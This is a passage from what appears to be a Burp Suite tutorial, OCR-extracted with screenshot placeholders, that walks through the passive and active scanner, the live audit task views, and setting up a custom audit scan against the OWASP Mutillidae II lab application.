


Figure 3.130 – How to pause or delete running scripts

Auditing target sites

> **Note**
> Scanner capabilities are only available in Burp Suite Professional.

Burp Suite Scanner is a scanning tool that automates the search for weaknesses within the runtime version of an application. The auditor attempts to find security vulnerabilities based on the behavior of the application.

Burp Suite Scanner will identify indicators that may lead to the identification of a security vulnerability. Burp Suite Scanner is extremely reliable; however, it is the responsibility of the tester to validate any findings before reporting.

There are two scanning modes available in Burp Suite Scanner:

- **Passive scanner**: This mode analyzes traffic that's already passed through **Proxy**. The passive scanner is non-invasive against the target. Deductions of possible vulnerabilities are analyzed and made against the traffic that's already been captured:




Figure 3.131 – How to passively scan the target application

- **Active scanner**: This mode sends numerous requests against the target that contain known attack patterns. These attack patterns are designed to trigger behavior that may indicate the presence of vulnerabilities (`https://portswigger.net/kb/issues`). Active scanner focuses on input-based bugs that may be present on the client and server side of the application:




Figure 3.132 – How to actively scan the target application

Live crawl and audit tasks

Scanning tasks should occur after crawling is complete, but they can be done together (for example, crawl and audit). Previously, we learned how Burp Suite continues to crawl as new content is discovered. Similarly, passive scanning continues to identify vulnerabilities as new traffic passes through **Proxy**.

When initially interacting with a target application with Proxy capturing traffic, Burp Suite will automatically run two tasks:

1. Live passive crawl from Proxy
2. Live audit from Proxy

Both tasks start to populate **Target | Site map**, as well as identify possible issues. You will find these two tasks under the **Dashboard** tab:




Figure 3.133 – Built-in live tasks

Since the live audit is running, you will see potential issues appear with a color code and number. The following screenshot shows that 11 low (blue) and 6 information (gray) issues have been identified:




Figure 3.134 – Number of issues identified

We can click **View details** to pop out the sections of data from this scanning script. The areas include **Details**, **Audit items**, **Issue activity**, **Event log**, and **Logger**:

- **Live Audit task | Details**:

  The **Details** tab provides a summary of the issues found and the type of scan performed:




Figure 3.135 – The Details tab of the detailed view of the live task

- **Live Audit task | Audit items**:

  The **Audit items** tab provides a list of all audited items and specifies **Host**, **URL**, and the running progress of the scan:




Figure 3.136 – The Audit items tab of the detailed view of the live task

- **Live Audit task | Issue activity**:

  The **Issue activity** tab displays all scanner findings in a tabular format and includes both passive and active scanner issues.

  By selecting a specific issue in the table, the message details are displayed, including an advisory for the finding along with the request and response:




Figure 3.137 – The Issue activity tab of the detailed view of the live task

- **Live Audit task | Event log**:

  The **Event log** tab shows a list of issues, based on severity, that were encountered during the scan:




Figure 3.138 – The Event log tab of the detailed view of the live task

- **Live Audit task | Logger**:

  The **Logger** tab provides a view of each request that was sent during the scan. Notice the addition of the **Time** and **Start response timer** columns in this tab. Such information can be quite helpful when you're looking for timing-based attacks:




Figure 3.139 – The Logger tab of the detailed view of the live task

All issues that can be detected by Burp Suite Scanner are listed at `https://portswigger.net/kb/issues` and also available within Burp Suite under **Target | Issue definitions**:




Figure 3.140 – Issue definitions

Creating a custom scan script

Burp Suite provides predefined tasks for crawling and auditing. Previously, we looked at the live crawl and audit tasks and how they work. However, if you want to create a custom scanning script, Burp Suite provides the mechanism for you to do so.

Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM as our target, we will create a scanning script with custom configurations and run this script against Mutillidae.

How to do it...

1. Right-click the target application and select **Scan** from the menu:




Figure 3.141 – How to configure a scan for the target application

2. In the **New scan** pop-out window, make sure the **Crawl and audit** radio button is selected and your target application is shown in the **URLs to scan** text area. Move down to the **Scan configuration** box:




Figure 3.142 – Select or use the default setting of Crawl and audit

Note that there are several preset scan modes to choose from. In this recipe, we will be creating a custom one. Select the **Use a custom configuration** radio button:




Figure 3.143 – Scan configuration

3. Click **New…** and select **Auditing**:




Figure 3.144 – How to create a custom audit configuration

4. In the new pop-out window, give your scanning script a name if you wish; you may use the default name. Expand the **Audit Optimization** area and select **Thorough** for **Audit speed** as this should be the best setting for finding vulnerabilities. *Do not* close this area after making a change. Move down to **Modifying Parameter Locations** and check all the boxes provided, as shown in the following screenshot. *Do not* close this area after making your changes. If you close either of these areas, your changes will be *lost*. Leave these areas expanded and be sure to save your new scanning configuration script to the library (that is, **Save to library**). Click **Save** at the bottom. The areas we did not change are generally fine for most testers:




Figure 3.145 – Custom settings for the custom configuration

5. An optional step is to add credentials to the **Application login** section of the **New scan** dialog box:




Figure 3.146 – Adding authentication to the custom scan

6. Immediately after saving your configuration and clicking **OK**, you will see that your scanning script begins to run under the **Dashboard** tab. From this area, you may pause your scan using the pause button, change any configurations using the gear icon, or delete your scan altogether:

